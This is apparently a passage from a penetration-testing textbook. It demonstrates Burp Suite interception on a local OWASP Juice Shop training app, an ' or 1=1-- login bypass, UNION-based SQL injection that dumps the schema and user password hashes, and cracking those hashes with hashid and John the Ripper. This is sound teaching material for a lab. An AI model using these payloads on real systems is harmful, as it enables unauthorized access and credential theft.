		http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200							
		http://localhost:3000	POST	/socket.io/?EIO=4&transp...	✓	200							
		http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200							
		http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	200							

We only want to work on our local Juice Shop system, so we need to modify our “scope”.


1. Click on the triangle in front of your Juice Shop Address
2. Now single click on localhost:3000 to highlight it.
3. Right click on it and click, “**Add to Scope**”:



4. Let’s clean up our Site Map listing a bit, click on the Filter Menu bar (#2 from the interface picture) and click “**Show only In-Scope Items**”:



We now have a nice clean Site Map:



If you haven't used Burp in a while, and are looking for the "Spider" tab on the menu, you won't find it. If you click on "DashBoard" you will see that Burp is already passively scanning your target. Obviously setting the scope in this circumstance isn't that important. But when you are dealing with a live target, that interacts with other live targets, you have to make sure that you are only testing the target that you want and not sites or servers that are out of scope.

## Create a User

Let's create a test user for the Juice Shop.

- Click "account", "Login" and "Not yet a customer"
- Create a test user

# User Registration

Email  
dan@test.com

Password  
.....

*Password must be 5-20 characters long.* 11/20

Repeat Password  
.....


11/20

I just used the made-up name “**dan@test.com**”. Register, then login to make sure it works. Take a quick look around to get the feel of everything. Logout when finished. Don’t forget your password! Not that it would really matter, the whole point of this chapter is to gain “unauthorized” access to Juice Shop! We will use this user account in the next example.

### Burp Suite Intercepting Proxy

As mentioned earlier, when the intercepting proxy is turned on, it will intercept whatever information that would normally be sent to the target webpage and allows you to see and manipulate code. By doing this you can view variables that the website is using and change them to something different before sending it off to the web server. Let’s see this in action.

You will want to check the Options menu under the “Proxy” tab and make sure “*Intercept Client Requests*” is checked:



It is also helpful to see the server responses, to do so, make sure that “*Intercept Server Responses*” is also checked:



## Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

1. Now, with the intercepting proxy set to off:



2. In Juice Shop, click “Account”, and “Login”, but don’t login!



3. Now, **turn on** the intercepting proxy in Burp
4. Then in Mutillidae, enter “*test*” as both the username & password and click login.

When you click login, you will notice that the browser seems to freeze. Well, it isn’t, Burp has intercepted our login attempt!

5. Go back to Burp and check the Proxy page. You should see something like the screen shot below:

```
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions v
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 34
4 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
17 Connection: close
18
19 {
    "email":"test",
    "password":"test"
}
```

You may need to click “forward” a few times before this screen appears.

Burp has captured the login request and is holding it. At this point we can see the actual code that would be sent to the web server. At the top you can see the “POST /rest/user/login HTTP/1.1” command and at the bottom you can see the username and password that were entered into the form. You can change anything you want on the page, and then click forward to send the modified form to the webserver for processing. Notice that the variables and data are color coded. The input variables are blue and the entered data is green.


Now, change the username and password from “test” to the name and password for the account you just created. I used the “**dan@test.com**” account that I created earlier.

```
19 {
    "email":"dan@test.com",
    "password":"my_password"
}
```

- Now click the “**Forward**” button, our modified request is sent to the server
- Press “**Forward**” one more time to finally login

➤ Turn intercept off and click on “Account” in Juice Shop

When login is complete you should see that we have successfully logged in to Juice Shop! Not as the user “*test*” which was entered into the website login, but the user that we just created:




This was just a quick example of how to intercept a webpage form and manipulate it to put in the data that we want. This ability will come in very handy later in this chapter. Intercept is a great tool, though I guarantee that until you get used to how it works, you will forget and leave it on and wonder why your web pages aren't loading!

## Juice Shop - Basic SQL Injection

Now let's turn to Basic SQL Injection. With SQL injection attacks, we try to interact with the website's underlying SQL database by using modified input. One of the most basic SQL Injection attacks is “' *or 1=1--* ”. Let us see how this works.

1. Make sure the Intercepting Proxy is “off”.
2. Logout of Juice Shop.
3. Now at the Login screen enter, “' *or 1=1--* ” for the username. Make sure that there is a space after the double dash. This is just a very basic SQL Injection test.
4. Enter anything for the password and click, “Log in”:



The image shows a dark-themed login interface. At the top left is the title "Login". Below it is an "Email" input field containing the text "' or 1=1--". Underneath is a "Password" input field with four dots and a toggle icon on the right. Below the password field is a link that says "Forgot your password?". At the bottom is a "Log in" button with a right-pointing arrow icon and a "Remember me" checkbox.

You will immediately be logged in as admin! This may not make sense until you look and see how this attack satisfies the underlying SQL statement by tricking it into always being true no matter what. The easiest way to see this is to send an invalid command to the SQL server via the input form and see if you get an error message.


- Logout of Juice Shop
- Go to the account screen again, but before you login, turn intercepting proxy “on”

In Juice Shop, login with, “*'test*” for both the username and password. The word “test” with an apostrophe in front of it:



Click “forward” in Burpsuite until you can’t click “forward” anymore. Look at the communication in Proxy as you progress. You will see it send the username and password “**test**” over to the application, and then several responses.

Now, in Proxy, click “http history”:



Here we have an entire history of all of the commands sent to and returned from the webserver!

Click on our login request, shown in the pic above. You will see a complete copy of our login sent to the server under the “Response” tab.

As seen in the following picture:

```
Request Response
Pretty Raw \n Actions v
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 36
4 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss
17 Connection: close
18
19 {
  "email": "test",
  "password": "test"
}
```

Notice the “Response” tab - click on it to see the code sent in response to this request.

```
Request Response
Pretty Raw Render \n Actions v
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Fri, 13 Aug 2021 19:26:39 GMT
9 Connection: close
10 Content-Length: 1179
11
12 {
13   "error": {
14     "message": "SQLITE_ERROR: near `test`: syntax error",
15     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near `test`: syntax error\n    at Query.formatError (/home/kali/juice-shop_
sqlite3/lib/sqlite3.js:14:21)",
16     "name": "SequelizeDatabaseError",
17     "parent": {
18       "errno": 1,
19       "code": "SQLITE_ERROR",
20       "sql": "SELECT * FROM Users WHERE email = 'test' AND password = 'd1d7e9b5f9a8a57f50a7af71d1ede509' AND deletedAt IS NULL"
21     }
22   },
23   "original": {
24     "errno": 1,
25     "code": "SQLITE_ERROR",
26     "sql": "SELECT * FROM Users WHERE email = 'test' AND password = 'd1d7e9b5f9a8a57f50a7af71d1ede509' AND deletedAt IS NULL"
27   },
28   "sql": "SELECT * FROM Users WHERE email = 'test' AND password = 'd1d7e9b5f9a8a57f50a7af71d1ede509' AND deletedAt IS NULL"
29 }
```

Look at the highlighted line in the picture above:

"SELECT \* FROM Users WHERE email = "test' AND password = "test' AND deletedAt IS NULL"



This tells us exactly how the username is being used in a SQL statement. The SQL statement is looking for a username in between apostrophes. But when we put in the username, we entered, “test”.

What this did, is it passed the tic (‘) as part of the username. When the tic was put into the SQL statement it effectually closed the beginning tic for username. This satisfies the SQL statement, causing it to include the additional word, “test” into the SQL statement - which isn’t a valid SQL command. When we use ' or 1=1-- this closes the beginning username tic, then includes a valid SQL comparison (or 1=1) and finally adds a “-- ” at the end. 1=1 will always be true. The “dash, dash, space” is also a valid SQL statement; it is the comment command, telling SQL to ignore the rest of the line!

So, our input SQL statement goes from:

```
Query: SELECT username FROM accounts WHERE
username='George';
```

This would be a valid request, selecting the username George, to:

```
Query: SELECT username FROM accounts WHERE username="
or 1=1-- ';
```

Which doesn’t include a username (notice the two tics together, which would normally include the username) but does include the comparative statement “*or 1=1*” which is a true statement. So, when logging in, it simply pulls the first user from the database, the administrator!

## **Juice Shop - More Advanced Injection**

Juice shop has multiple exploitable paths. There are varying challenges requiring varying levels of skill to solve. Just like many popular CTF challenges, there are some realistic things that you could find on a pentest, there are also some more puzzle game type things to solve. The creator of Juice Shop spent an enormous amount of time creating documentation for the tool, covering the challenges and the solutions, so I am not going to spend a lot of time on this. I highly recommend the reader check out the Juice Shop documentation.

Let’s take a look at some more involved SQL injection. In this section we will go after the SQL database schema and pull some sensitive data from the database. We will list the layout of the database, and then use that knowledge to pull all the usernames and passwords hashes - all through SQL injection.

## Juice Shop SQLi Attack

It all starts with an innocent search. Our first task is to find a vulnerable point of SQL Injection. We know the login is vulnerable, but let's take a look at the website's search capability. This will be a little different as we will have to use "blind SQL injection" - all this means is that you won't see the SQL statement used, so you have to use a process of trial and error with your SQL injection attacks. Basically, you modify the SQL statement, check the error messages, then try again, until you get a working attack. Enough talk, let's do it!

With intercept off in Burpsuite, click on the Juice Shop "Search" icon in the menu.

- Type in "*raspberry*", put don't hit enter yet.



- Turn "*intercept*" on in Burp Proxy
  - Go ahead and hit "*enter*" on our raspberrry search
  - Hit "*forward*" in Burp, until all the transactions are processed
- Now look at the search return:


## Search Results - raspberry



Raspberry Juice  
(1000ml)

4.99€

Just one - Raspberry Juice - if you read the description, you will find that it is literally made from Raspberry Pis, good to know, I think I'll pass! Let's take a close look at the URL in the browser.




Look at the contents of the URL line. In Burp, take a look at the HTTP history for our search. You will notice that it looks a little different than what the URL that was actually used.

	Intercept	HTTP history	WebSockets history	Options
Filter: Hiding CSS, image and general binary content				
#	^	Host	Method	URL
138		http://localhost:3000	GET	/rest/products/search?q=
139		http://localhost:3000	GET	/api/Quantitys/


The URL recorded is, “/rest/products/search?q=”. That is very odd, maybe it’s something left over from an old implementation and they just rolled it into the current web app? They wouldn’t really do that would they? Let’s play around with this URL and see what happens!

- Turn off the intercepting proxy
- Enter, “***http://localhost:3000/rest/products/search?q=raspberry***” in the browser



We have data! This looks like data right from a database. Let’s add a tick (apostrophe) after “raspberry” and see what happens.

- Enter, “***http://localhost:3000/rest/products/search?q=raspberry'***”



We have successfully caused a SQL error message! This tells us several things - first, that the website uses SQLITE, and secondly that this website most likely is susceptible to SQL attacks. Lastly it tells us that our modified URL worked (apostrophe was converted into html - "%27"). Let's dig a little deeper. Knowing the exact database used is important, as we can now zero in on using techniques and tactics that work on that particular one.

If needed, there is complete documentation available for SQLite on the SQLite webpage:

<https://www.sqlite.org/docs.html>

At this point, you will need to use blind SQL injection to figure out the correct sequence of characters that will correctly end the statement, so we can add our own SQL into the mix. Standard procedure would be to try several known SQL statement endings until it works. There are programs that automate this, which we will cover later. If you want to work through it, I will give you a hint. Just add end parenthesis ")" one at a time to the end of our URL line, followed by the SQL command UNION SELECT, until the error changes.

After a couple tries you will see a different error with:

```
"localhost:3000/rest/products/search?q=raspberry')) UNION  
SELECT"
```

Now that we have a working SQL injection statement, we can now proceed to pulling the Database Schema.

***NOTE** - There is extra help on the Web App documentation site if you need it:*

<https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/appendix/solutions.html#order-the-christmas-special-offer-of-2014>

## **Juice Shop - Pulling the Database Schema**

Database tables are made up of columns, and to pull data from a target database, you need to know the exact number of them. Doing blind SQL injection, it is truly a trial-and-error process. Well, trial and error correction! According to the SQL Lite documentation the database Schema, basically the database layout, is found in the "Sqlite\_Master" table. If we can get the database Schema, we can then plunder until our hearts are


content. But we first need to find the number of columns used in the database.

Again, this is a trial-and-error process. We will use the “UNION SELECT” command, which allows us to run a second SQL command on the same line. We will then try an ever-increasing number of columns until it works. For the best results, we will use the *standard Firefox browser* for this section, not the Burp browser.

1. Our base command will be “*search?q=raspberry’)) UNION SELECT*”, to which we will add column numbers and finish the line with “*FROM sqlite\_master--*”
2. Let’s start with 5:

*search?q=raspberry’)) UNION SELECT 1,2,3,4,5 FROM sqlite\_master--*

**NOTE:** “localhost:3000/rest/products/” prefix is used, but omitted in the example for brevity



Well, that didn’t work.

3. Try 6 columns:


*search?q=raspberry’)) UNION SELECT 1,2,3,4,5,6 FROM sqlite\_master--*

Same Error...

4. Keep increasing the columns until you get a valid response.
5. At 9 columns, you should get a different message.



*search?q=raspberry')) UNION SELECT 1,2,3,4,5,6,7,8,9 FROM  
sqlite\_master--*



JSON	Raw Data	Headers
Save	Copy	Collapse All
Expand All	Filter JSON	
status:		"success"
data:		
0:		
id:		1
name:		2
description:		3
price:		4
deluxePrice:		5
image:		6
createdAt:		7
updatedAt:		8
deletedAt:		9

As the top of the screen says, “success”! we now have the correct number of columns, let’s pull the database schema. All we have to do is change column “1” to “sql” to pull the Schema.

6. Enter, *“search?q=raspberry')) UNION SELECT  
sql,2,3,4,5,6,7,8,9 FROM sqlite\_master--”*

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "success"
data:
  0:
    id: null
    name: 2
    description: 3
    price: 4
    deluxePrice: 5
    image: 6
    createdAt: 7
    updatedAt: 8
    deletedAt: 9
  1:
    id: "CREATE TABLE `Addresses` (`id` INTEGER PRIMARY
        VARCHAR(255), `state` VARCHAR(255), `country` V
        NULL ON UPDATE CASCADE)"
    name: 2
    description: 3
    price: 4
    deluxePrice: 5
    image: 6
    createdAt: 7
    updatedAt: 8
    deletedAt: 9
```

We now have the Database Schema! This lists all the available tables. Now, we can pull data from any of the tables. The “Users” table seems interesting. Let’s take a closer look at that one.

## Juice Shop - Pull User Names and Password Hashes with SQL Injection

So far, we have exploited the Juice Shop web app with SQL injection and successfully pulled down the Database Schema, listing all available tables in the database. Now, we will pull sensitive data from the Users table.

1. Scroll down to the “Users” table. You will see the fields, “Id”, “username”, “password” and “email”. They all sound pretty useful.

```
"CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT,  
`username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE,  
`password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer',  
`deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255)  
DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public  
/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '',  
`isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL,  
`updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)"
```

Looks like we have everything we need! We will use the exact same SQL injection that we used to get the schema; we will just modify it for the Users table. We only need the Id, username, password and email, so we will replace column numbers with those values.

2. Enter, ***“search?q=raspberryy) UNION SELECT id,username,password,email,5,6,7,8,9 FROM Users--”***

All we did was insert the information that we were looking for and switched from the “sqlite\_master” table to the “Users” table. Let’s see what we get!

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "success"
data:
  0:
    id: 1
    name: ""
    description: "0192023a7bbd73250516f069df18b500"
    price: "admin@juice-sh.op"
    deluxePrice: 5
    image: 6
    createdAt: 7
    updatedAt: 8
    deletedAt: 9
  1:
    id: 2
    name: ""
    description: "e541ca7ecf72b8d1286474fc613e5e45"
    price: "jim@juice-sh.op"
    deluxePrice: 5
```

We now have the admin's username and the accounts password hash! We also have the usernames and credentials for 17 other accounts. This could be very useful, if we can crack them!

### Juice Shop - Cracking Admin Credentials

Now that we have the password hashes, we will need to decrypt them to get to the plain text password. First, we need to find out the hash type. We can do this with the "HashID" command.

1. Copy the admin password.
2. Open a terminal prompt
3. Enter, "*hashid 0192023a7bbd73250516f069df18b500 -j*"

This command will analyze the hash, and return the most probable hash type. The "-j" will list the switch to use to crack the hash in the password

cracking program, John the Ripper.

```
(kali@kali) - [~]
└─$ hashid 0192023a7bbd73250516f069df18b500 -j
Analyzing '0192023a7bbd73250516f069df18b500'
[+] MD2 [JtR Format: md2]
[+] MD5 [JtR Format: raw-md5]
```

Hash ID returns several possibilities, to save time, it is an MD5 Hash. We can now use John the Ripper to crack the hash. You can crack the individual hash, or copy them all into a text file and try to crack them all using John. Doing so could possibly give us a lot of different accounts to play with.

4. Copy the hashes into a text file.
5. Crack them using John the Ripper, by entering, “*john --format=raw-md5 --wordlist=/usr/share/wordlist/rockyou.txt JuiceShopPasswordFileName.txt*”.

As seen below:

```
